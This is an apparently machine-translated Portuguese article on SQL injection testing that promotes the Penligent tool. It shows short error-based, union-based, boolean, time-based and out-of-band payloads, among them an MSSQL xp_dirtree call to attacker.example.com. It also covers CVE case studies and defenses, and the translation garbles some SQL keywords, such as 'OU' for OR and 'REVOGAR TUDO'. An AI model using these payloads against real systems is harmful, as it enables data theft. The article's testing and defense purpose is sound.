
A Teste de injeção de SQL refere-se ao processo sistemático de identificação, validação e atenuação de vulnerabilidades de injeção de SQL (SQLi) em aplicativos que interagem com bancos de dados relacionais. Apesar de ser uma das vulnerabilidades mais antigas da Web, a injeção de SQL continua sendo uma ameaça de alto nível em 2025. O código legado, o uso indevido de ORM, as arquiteturas complexas orientadas por API e o aumento do código gerado por IA reintroduziram silenciosamente padrões de consulta inseguros.
Para os engenheiros de segurança, um teste eficaz de injeção de SQL não se trata mais de uma simples adivinhação de carga útil, mas de compreender o contexto de execução, o comportamento do banco de dados e os efeitos colaterais observáveis nas pilhas de tecnologia modernas.

O que um teste moderno de injeção de SQL realmente prova
Um teste de injeção de SQL adequado deve confirmar três elementos distintos para ser considerado válido. Confiar apenas nas mensagens de erro é insuficiente. Um teste completo valida isso:
- Acessibilidade: A entrada controlada pelo usuário chega com sucesso a um interpretador SQL.
- Alteração semântica: A entrada altera a lógica ou a estrutura da consulta.
- Observabilidade: A alteração produz um sinal detectável, seja direta (dentro da banda) ou indiretamente (cego/fora da banda).
Observação: os testes modernos devem combinar técnicas em banda, booleanas, baseadas em tempo e fora de banda (OAST) para detectar vulnerabilidades que WAFs sofisticados ou mecanismos de supressão de erros tentam ocultar.
Recursos autorizados:
Pontos de entrada de teste de injeção de SQL comuns em 2025
A cobertura deve ir além dos campos de formulário HTML clássicos. As violações do mundo real em 2025 frequentemente se originam dessas superfícies de ataque negligenciadas:
- APIs JSON e GraphQL: Parâmetros internos
/pesquisa,/filtroou consultas GraphQL aninhadas. - Cabeçalhos HTTP:
Agente do usuário,X-Forwarded-Forou cabeçalhos personalizados de ID de locatário registrados por bancos de dados. - Importação de arquivos: Analisadores CSV, XML ou XLSX que alimentam os dados diretamente nas tabelas de back-end.
- Trabalhos em segundo plano: Trabalhadores assíncronos que consomem dados do usuário horas após a entrada.
- Criadores de consultas assistidas por IA: Entradas de linguagem natural convertidas em SQL por LLMs.
Regra de segurança: Suponha que qualquer string que influencie uma chamada de banco de dados - de forma síncrona ou assíncrona - seja candidata a um teste de injeção de SQL.
Técnicas de teste de injeção de SQL: Uma estrutura de visibilidade
Ambientes diferentes produzem sinais diferentes. Classificar sua técnica de teste por visibilidade é fundamental para contornar as defesas.
| Tipo de técnica | Sinal observável | Caso de uso típico |
|---|---|---|
| SQLi baseado em erros | Mensagem de erro do banco de dados / Stack trace | Aplicativos legados, compilações de depuração, ambientes internos de desenvolvimento |
| SQLi baseado em união | Dados injetados renderizados na resposta | Resultados de pesquisa, relatórios, pontos de extremidade de exportação de dados |
| Cego baseado em booleano | Diferenças de conteúdo/comprimento na resposta | Sistemas de produção reforçados com erros genéricos |
| Cego com base no tempo | Atraso na resposta (por exemplo, SLEEP()) | Supressão rigorosa de erros, processamento assíncrono |
| Fora de banda (OAST) | Callback de DNS/HTTP para o servidor do invasor | Redes com permissão de saída, trabalhos em segundo plano cegos |
Exemplos de ataques no mundo real
1. Teste de injeção de SQL com base em erros
Carga útil:
SQL
' OU 1=1--
Contexto: Injetado em SELECT * FROM users WHERE username = '$input';.
Sinal: Se o aplicativo retornar todos os usuários ou um erro de sintaxe, a acessibilidade será confirmada. Isso é comum em ferramentas internas ou painéis de administração frequentemente excluídos de testes externos rigorosos.
2. Teste de injeção de SQL baseado em união
Carga útil:
SQL
' UNION SELECT null, version(), current_database()--
Objetivo: Determinar a contagem de colunas e extrair dados.
Impacto: Prova a capacidade total de leitura, muitas vezes levando ao comprometimento imediato das credenciais.
3. Teste de injeção cega de SQL com base em booleano
Cargas úteis:
SQL
' AND 1=1-- (condição verdadeira) ' AND 1=2-- (condição falsa)
Sinal: Se o tamanho ou o conteúdo da resposta HTTP for diferente entre as cargas úteis True e False, o banco de dados está avaliando a sua entrada. Isso funciona mesmo quando os WAFs bloqueiam cargas úteis "ruidosas".
4. Teste de injeção cega de SQL com base no tempo
Exemplo de MySQL:
SQL
' E IF(1=1, SLEEP(5), 0)--
Exemplo de PostgreSQL:
SQL
' AND CASE WHEN (1=1) THEN pg_sleep(5) ELSE NULL END--
Por que é importante: Os testes baseados em tempo são os somente maneira de detectar vulnerabilidades quando o aplicativo retorna nenhuma saída visível (por exemplo, uma resposta de API "202 Accepted").
5. Teste de injeção de SQL fora de banda (OAST)
Exemplo de MSSQL:
SQL
'; EXEC xp_dirtree '\\\\attacker.example.com\\test'--
Sinal: O banco de dados tenta resolver o nome de domínio attacker.example.com. Se o ouvinte receber uma consulta de DNS, a injeção será bem-sucedida. Isso é fundamental para testar processos assíncronos.
Estudos de caso: Quando os testes de injeção de SQL falharam
Compreensão por que A falha nos testes é tão importante quanto o próprio teste. Esses CVEs destacam as lacunas nas metodologias de teste tradicionais.
CVE-2023-34362 (Transferência do MOVEit): O custo dos testes superficiais
A violação: Os invasores exploraram uma injeção de SQL no aplicativo da Web MOVEit Transfer, afetando milhares de organizações em todo o mundo.
Por que os testes falharam:
- Foco: Os testadores se concentraram em fluxos de trabalho autenticados e orientados pela interface do usuário.
- Realidade: A vulnerabilidade existia em um endpoint de API de back-end usado para automação.
- Impacto: Os invasores obtiveram acesso total aos metadados dos arquivos e às chaves de criptografia, implantando shells da Web (
human2.aspx) para persistência. Um robusto teste de injeção de SQL fora de banda nos pontos de extremidade da API poderia ter detectado isso.
CVE-2022-22965 (Spring4Shell): SQLi como um multiplicador pós-exploração
A violação: Embora seja principalmente um RCE, a exploração no mundo real geralmente encadeava a injeção de SQL para maximizar os danos.
A lição: Uma vez dentro, os invasores usaram o SQLi para coletar credenciais de tabelas de configuração e manipular a lógica de autorização.
Conclusão: O teste de injeção de SQL não deve parar no perímetro. As chamadas internas de serviço a serviço geralmente são alvos fáceis.
CVE-2024-21683: A vulnerabilidade de exportação silenciosa
A violação: Injeção de SQL em um pipeline de exportação de dados SaaS corporativo.
O desafio: Cargas executadas de forma assíncrona durante os trabalhos agendados, sem retornar erros ao usuário.
A solução: Somente cargas úteis baseadas em tempo ou fora de banda injetadas nos parâmetros de exportação poderiam revelar essa falha.
Estratégias de defesa e práticas recomendadas
| Estratégia de defesa | Exemplo de implementação | Por que funciona |
|---|---|---|
| Consultas parametrizadas | cursor.execute("SELECT * FROM users WHERE user = %s", (user,)) | Separa totalmente o código dos dados. |
| Uso seguro do ORM | User.objects.filter(username=username) | Evita o SQL bruto; lida com o escape automaticamente. |
| Fortalecimento de permissões | REVOGAR TUDO NO BANCO DE DADOS... | Limita o raio da explosão se ocorrer injeção. |
| Detecção baseada em tempo | se response_time > baseline + 3: alert() | Identifica ataques cegos ativos baseados em tempo. |
| Filtragem de saída | iptables -A OUTPUT -p tcp --dport 53 -j DROP | Interrompe caminhos de exfiltração fora da banda (DNS). |
O risco do código gerado por IA
Os assistentes de codificação de IA (Copilot, ChatGPT) otimizam a velocidade e a funcionalidade, muitas vezes às custas da segurança. Eles podem:
- Use a concatenação de strings para consultas complexas.
- Alucinar funções de invólucro que pareçam seguras, mas que sejam vulneráveis.
Recomendação: Trate o código de interação de banco de dados gerado por IA como "não confiável" e submeta-o aos mesmos testes rigorosos de injeção de SQL que o código legado.
Onde a Penligent se encaixa nos testes modernos
Ferramentas automatizadas como mapa de sql ou as varreduras padrão do Burp Suite são essenciais, mas geralmente incompletas. Elas podem perder caminhos profundos de API ou não conseguir encadear condições cegas em fluxos lógicos complexos.
Penligente aprimora o processo de teste de injeção de SQL:
- Evolução da carga útil orientada por IA: Adaptação de cargas úteis com base em respostas sutis do aplicativo (comportamento do WAF, padrões de sanitização).
- Correlacionando sinais invisíveis: Mapeamento de atrasos baseados em tempo e interações de DNS fora de banda para entradas específicas.
- Integração de CI/CD: Execução de testes SQLi seguros, no estilo de regressão, dentro do pipeline para detectar vulnerabilidades geradas por IA antes da implementação.
Conclusão final
A Teste de injeção de SQL em 2025 não é definido pela ferramenta que você executa, mas pela metodologia que você aplica. As vulnerabilidades mais perigosas atualmente são silenciosas, cegas e assíncronas. Os engenheiros de segurança que testam o comportamento, o tempo e os efeitos colaterais - em vez de apenas erros de sintaxe - terão sucesso na defesa contra a próxima onda de violações de dados.

 Portuguese
  English
  German
  French
  Spanish
  Japanese
  Korean
  Hindi
Hindi  Arabic
  Turkish
  Hebrew